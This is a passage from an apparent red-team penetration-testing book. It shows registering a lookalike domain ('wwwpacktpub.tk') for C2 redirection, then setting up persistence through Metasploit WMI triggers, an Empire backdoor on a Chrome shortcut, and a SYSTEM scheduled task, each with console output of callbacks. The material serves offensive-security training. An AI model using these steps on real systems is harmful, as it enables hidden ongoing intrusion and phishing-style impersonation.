
Domain	Status	Price	Action
<code>wwwpacktpub.tk</code>	<b>• FREE</b>	USD 0.00	Select
<code>wwwpacktpub.ml</code>	<b>• FREE</b>	USD 0.00	Select
<code>wwwpacktpub.ga</code>	<b>• FREE</b>	USD 0.00	Select
<code>wwwpacktpub.cf</code>	<b>• FREE</b>	USD 0.00	Select
<code>wwwpacktpub.gq</code>	<b>• FREE</b>	USD 0.00	Select

We have found that the preceding-mentioned domains are free to register. Let's select `wwwpacktpub.tk` as follows:

Get one of these domains. They are **free!**

wwwpacktpub .tk	• <b>FREE</b>	USD 0.00	<input checked="" type="checkbox"/> Selected
wwwpacktpub .ml	• <b>FREE</b>	USD 0.00	<input type="button" value="Select"/>
wwwpacktpub .ga	• <b>FREE</b>	USD 0.00	<input type="button" value="Select"/>
wwwpacktpub .cf	• <b>FREE</b>	USD 0.00	<input type="button" value="Select"/>
wwwpacktpub .gq	• <b>FREE</b>	USD 0.00	<input type="button" value="Select"/>

We can again check the availability of `www.packtpub.tk` and obtain this domain for free:



https://my.freenom.com/cart.php?a=confdomains&language=english

**freenom**  
A Name for Everyone

Find a new FREE domain

Check Availability

Domain: wwwpacktpub.tk

Use your new domain

Forward this domain or Use DNS

Period: 3 Months @ FREE

Continue

In the preceding setting, we need to set our redirector's IP address in the Use DNS field:

Domain

 **IDSHIELD** ?
Use your new domain
Period

wwwpacktpub.tk •

 Forward this domain
 
or

 Use DNS

3 Months @ FREE
▼

Use Freenom DNS Service
Use your own DNS

Enter your A record here

Hostname	wwwpacktpub.tk	IP address	35.153.183.204
Hostname	www.wwwpacktpub.tk	IP address	35.153.183.204

Continue

Let's review the purchase and then check out:

 A Name for Everyone
 
Services
Partners
About Freenom
Support
English

## Review & Checkout

Description	Price
Domain Registration - wwwpacktpub.tk <small>•</small>	\$0.00USD
Subtotal:	\$0.00USD
<b>Total Due Today:</b>	<b>\$0.00USD</b>

Verification link Sent to Your Email The Link Is Valid For Only 24 Hours Go to Your Email Index and Click On The Link

Enter Different Email

Our order has now been confirmed. We just obtained `wwwpacktpub.tk`:

## Order Confirmation

Thank you for your order. You will receive a confirmation email shortly.

Your Order Number is: 7909555460

If you have any questions about your order, please open a support ticket from your client area and quote your order number.

[Click here to go to your Client Area](#)

Let's execute the `dig` command to confirm our ownership of this:

```
[ubuntu@Redirector:~$ dig wwwpacktpub.tk

; <>> DiG 9.10.3-P4-Ubuntu <>> wwwpacktpub.tk
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 32255
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;wwwpacktpub.tk.           IN      A


;; ANSWER SECTION:
wwwpacktpub.tk.      27      IN      A      35.153.183.204

;; Query time: 0 msec
;; SERVER: 172.31.0.2#53(172.31.0.2)
;; WHEN: Sun Sep 23 16:21:45 UTC 2018
;; MSG SIZE  rcvd: 59

ubuntu@Redirector:~$
```

The `dig` command resolves `wwwpacktpub.tk` to our redirector's IP. Now that we have

obtained this, we can set the domain in the stager creation and get the back connection from [wwwpacktpub.tk](http://wwwpacktpub.tk):



Domain fronting can also be done using Cloudflare and other cloud network platforms. In the next chapter, we focus on different techniques in exfiltrating data from a target server.

# Summary

In this chapter, we have introduced redirectors and why obfuscating C2s is required. We have also covered how we can obfuscate C2s in a secure manner so that we can protect our C2s from getting detected by the Blue team. In addition, we have learned about short-term and long-term C2s and redirectors. Next, the payload redirection type was covered. Here, we learned about dumb pipe redirection and smart redirection. At the end of the chapter, we saw how we obtained a domain which resembles <http://packtpub.com> and how this can be used to achieve further anonymity.

# Questions

1. Can we use Microsoft Windows based redirector instead of Linux based?
2. Why should we configure and install our own redirector when we can use a compromised server for the same job?
3. Is it mandatory to use Apache Web server for smart redirection?
4. Is it legal if we buy a domain similar to organization's domain for the engagement ?
5. Can we setup the redirectors on AWS?

# Further reading

For more information on the topics discussed in this chapter, please visit the following links:

- [https://thevivi.net/2017/11/03/securing-your-empire-c2-with-apache-mod\\_rewrite/](https://thevivi.net/2017/11/03/securing-your-empire-c2-with-apache-mod_rewrite/)
- <https://resources.infosecinstitute.com/domain-fronting/>
- <https://bluescreenofjeff.com/2018-04-12-https-payload-and-c2-redirectors/>
- <https://www.xorrior.com/Empire-Domain-Fronting/>
- <https://www.optiv.com/blog/escape-and-evasion-egressing-restricted-networks>
- <https://www.mdsec.co.uk/2017/02/tor-fronting-utilising-hidden-services-for-privacy/>
- <https://www.securityartwork.es/2017/01/31/simple-domain-fronting-poc-with-gae-c2-server/>
- <https://www.mdsec.co.uk/2017/02/domain-fronting-via-cloudfront-alternate-domains/>
- <https://theobsidiantower.com/2017/07/24/d0a7cfceedc42bdf3a36f2926bd52863ef28befc.html>

# Achieving Persistence

In the previous chapters, we have looked at examples of different ways to gain a reverse shell on the system, as well as tools such as Empire, which help us with things like privilege escalation. The next step is achieving and maintaining persistent access to systems. When performing a red-team exercise, there is occasionally a Blue team whose goal is to detect and prevent the attacks from being carried out by the red team. In these cases, persistence comes into play.

Persistence can be achieved in two major ways:

- **Disk persistence:** This technique uses methods that end up writing files to the victim's physical drive. This is less recommended because when a file is written to the disk, there is a higher chance that an antivirus may flag it or the user may find it.
- **In-memory or fileless persistence:** This technique utilizes ways of executing payloads in the system without actually writing anything on the disk. Most malware uses this technique to avoid detection.

In this chapter, we will cover the following topics:

- Persistence via Armitage
- Persistence via Empire
- Persistence using Cobalt Strike


# Technical requirements

- Metasploit Framework (MSF)
- PGSQL (Postgres)
- Oracle Java 1.7 or above
- Cobalt Strike
- Empire
- Armitage

# Persistence via Armitage

We have already covered this in previous chapters, but in this section we will look at some of the Windows exploitation scripts that allow us to achieve persistence on the victim host. We can look for all available exploits by searching for the keyword **persistence** in Armitage, as shown in the following screenshot. We can see that there are different exploits available that allow us to achieve persistence. Some of these are as follows:

- `cron_persistence`: This module will work on a \*nix-based system and create a cron job that executes our payload.
- `Registry_persistence`: This module creates a payload that is run either when a user logs on or on system startup, through the registry value in `CurrentVersion\Run` (depending on privilege). This payload is completely installed in the registry.
- `vss_persistence`: This module creates a persistent payload in a new volume shadow copy.
- `wmi_persistence`: This module will create a WMI event subscription. It is a file-less persistence.




Let's try using `wmi_persistence`. This uses one of the following five methods for persistence:


- **EVENT method:** This creates an event filter that will query the event log for an `EVENT_ID_TRIGGER` (the default failed logon request ID is usually 4625) to trigger the payload
- **INTERVAL method:** This will create an event filter that executes the payload after `CALLBACK_INTERVAL`, which is specified
- **LOGON method:** In this method, the payload is executed after a successful uptime of four minutes
- **Process method:** This will create an event filter that triggers the payload when the specified process is started

- **WAITFOR method:** This creates an event filter that utilizes the Microsoft binary `waitfor.exe` to wait for a signal specified by `WAITFOR_TRIGGER` before executing the payload

When we double-click on the `wmi_persistence` option, it will open a new window, as shown in the following screenshot:



Here, we change the persistence method to `PROCESS`. This will use the process trigger method since the `process_trigger` we are using is `CALC.exe`. Whenever a calculator is opened on the system, we will get a reverse connection on our Armitage server as follows:



By clicking on launch, we will see that the exploit has been executed successfully:

```
msf exploit(windows/local/wmi_persistence) > set USERNAME_TRIGGER BOB
USERNAME_TRIGGER => BOB
msf exploit(windows/local/wmi_persistence) > set EVENT_ID_TRIGGER 4625
EVENT_ID_TRIGGER => 4625
msf exploit(windows/local/wmi_persistence) > set WAITFOR_TRIGGER CALL
WAITFOR_TRIGGER => CALL
msf exploit(windows/local/wmi_persistence) > set CALLBACK_INTERVAL 1800000
CALLBACK_INTERVAL => 1800000
msf exploit(windows/local/wmi_persistence) > set DisablePayloadHandler true
DisablePayloadHandler => true
msf exploit(windows/local/wmi_persistence) > exploit -j
[*] Exploit running as background job 5.
[*] Installing Persistence...
[+] - Bytes remaining: 12208
[+] - Bytes remaining: 4208
[+] Payload successfully staged.
[+] Persistence installed!
[*] Clean up Meterpreter RC file: /root/.msf4/logs/wmi_persistence/192.168.0.96_20180921.1617/192.168.0.96_20180921.1617.rc
```

When the victim runs the Calculator, a new meterpreter shell will pop up as follows:

	Address	Label	Description
	192.168.0.96		dfx-PC\dfx @ DFX-PC
	[REDACTED]		Meterpreter 2 ►
	[REDACTED]		Meterpreter 3 ►
	0.0.0.0		Services
			Scan
			Host ►

# Persistence via Empire

Empire has a lot of inbuilt modules that allow us to use persistence on a system while performing a red team activity. These modules are divided into four main areas:

- `PowerBreach`: This is a series of in-memory PowerShell backdoors that provide triggers for various options
- `userland`: These are backdoors that execute on reboot without needing admin rights
- `elevated`: These are backdoors that execute on reboot with admin rights
- `debugger triggers`: These are backdoors that execute on a particular trigger (an example of this is sticky keys)

In this section, we will cover some of the modules for Linux, Windows, and macOS systems.

## For Windows:

Assuming we have an agent connected on our empire from a Windows Machine:

```
(Empire: stager/multi/launcher) > [*] Sending POWERSHELL stager (stage 1) to [REDACTED]
[*] New agent KETD4WPL checked in
[+] Initial agent KETD4WPL from [REDACTED] now active (Slack)
[*] Sending agent (stage 2) to KETD4WPL at [REDACTED]
agents
```

```
[*] Active agents:
```

Name	La	Internal IP	Machine Name	Username	Process	PID	Delay
---	--	-----	-----	-----	-----	---	-----
KETD4WPL	ps	192.168.0.96	DFX-PC	*dfx-PC\dfx	powershell	3220	5/0.0

To view a list of available persistence modules, we interact with agents using the `interact <agent name>` command.

Next, to view the available persistence module, we type `usemodule persistence` and press *Tab*. This will show a list of all available modules, as shown in the following screenshot:

```
((Empire: KETD4WPL) > usemodule persistence/
elevated/registry*          misc/debugger*          powerbreach/deaduser
elevated/schtasks*          misc/disable_machine_acct_change* powerbreach/eventlog*
elevated/wmi*                misc/get_ssps          powerbreach/resolver
elevated/wmi_updater*        misc/install_ssp*        userland/backdoor_lnk
misc/add_netuser            misc/memssp*          userland/registry
misc/add_sid_history*       misc/skeleton_key*      userland/schtasks
```

Let's try to use the `backdoor_lnk` module by typing `info`. This will show us a description of what the module does and the options we need to set in it:

```
[(Empire: powershell/persistence/userland/backdoor_lnk) > info
```

```
    Name: Invoke-BackdoorLNK
    Module: powershell/persistence/userland/backdoor_lnk
    NeedsAdmin: False
    OpsecSafe: False
    Language: powershell
    MinLanguageVersion: 2
    Background: True
    OutputExtension: None
```

```
Authors:
```

```
    @harmj0y
```

```
Description:
```

```
    Backdoor a specified .LNK file with a version that launches
    the original binary and then an Empire stager.
```

In the following screenshot, we can see that we need to set the listener name and the path file of any shortcut icon on the victim's system:

Options:

Name	Required	Value	Description
Listener	True		Listener to use.
ProxyCreds	False	default	Proxy credentials ([domain\]username:password) to use for request (default, none, or other).
Cleanup	False		Switch. Restore the original .LNK settings.
RegPath	True	HKCU:\Software\Microsoft\Windows\debug	Registry location to store the script code. Last element is the key name.
Proxy	False	default	Proxy to use for request (default, none, or other).
ExtFile	False		Use an external file for the payload instead of a stager.
UserAgent	False	default	User-agent string to use for the staging request (default, none, or other).
Agent	True	KETD4WPL	Agent to run module on.
LNKPath	True		Full path to the .LNK to backdoor.

We set the path as shown in the following screenshot. In our case, the user had a shortcut icon of Google Chrome on his desktop:

```
UserAgent False default User-agent string to use for the staging request (default, none, or other).
Agent True KETD4WPL Agent to run module on.
((Empire: powershell/persistence/userland/backdoor_link) > set LNKPath C:\Users\dfx\Desktop\Google Chrome.lnk
```

Upon running the `execute` command, we will see that the module has completed successfully:

```
(Empire: powershell/persistence/userland/backdoor_Lnk) > [*] Agent KETD4WPL returned results.
```

```
Job started: H2Y7A8
```

```
[*] Valid results returned by [REDACTED]
```

```
[*] Agent KETD4WPL returned results.
```


```
[*] B64 script stored at 'HKCU:\Software\Microsoft\Windows\debug'
```

```
[*] .LNK at C:\Users\dfx\Desktop\Google Chrome.lnk set to trigger
```

```
Invoke-BackdoorLNK run on path 'C:\Users\dfx\Desktop\Google Chrome.lnk' with stager for listener 'http'
```

```
[*] Valid results returned by [REDACTED]
```

Let's try to understand what the module actually did. On the victim's computer, if we see the shortcut icon's properties, we can see that it has changed the target value with a PowerShell payload. Now, whenever the victim opens Chrome from this shortcut, our payload will be executed alongside it:



Once the user runs Chrome, we will see a new agent connected to our Empire:

```
[Empire: powershell/persistence/userland/backdoor_lnk) > [*] Sending POWERSHELL stager (stage 1) to [REDACTED]
[*] New agent H259N34A checked in
[+] Initial agent H259N34A from [REDACTED] is now active (Slack)
[*] Sending agent (stage 2) to H259N34A at [REDACTED]
```

Let's take a look at another `elevated/schtasks` module. This requires system-level privileges and creates a scheduled task to run our payload periodically, as described with the `info` command as shown in the following command:

```
[(Empire: powershell/persistence/elevated/schtasks) > info
```

```
    Name: Invoke-Schtasks
    Module: powershell/persistence/elevated/schtasks
    NeedsAdmin: True
    OpsecSafe: False
    Language: powershell
    MinLanguageVersion: 2
    Background: False
    OutputExtension: None
```

Authors:

```
@mattifestation
@harmj0y
```

Description:

```
Persist a stager (or script) using schtasks running as
SYSTEM. This has a moderate detection/removal rating.
```

Comments:

```
https://github.com/mattifestation/PowerSploit/blob/master/Persistence/Persistence.ps1
```

We set the listener name and the time when we want to run the task, and run `execute`. Our payload will then be executed at that time daily:

```
(Empire: powershell/persistence/elevated/schtasks) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked KETD4WPL to run TASK_CMD_WAIT
[*] Agent KETD4WPL tasked with task ID 2
[*] Tasked agent KETD4WPL to run module powershell/persistence/elevated/schtasks
(Empire: powershell/persistence/elevated/schtasks) > [*] Agent KETD4WPL returned results.
SUCCESS: The scheduled task "Updater" has successfully been created.
Schtasks persistence established using listener http stored in HKLM:\Software\Microsoft\Network\debug
with Updater daily trigger at 09:00.
```

## For macOS:

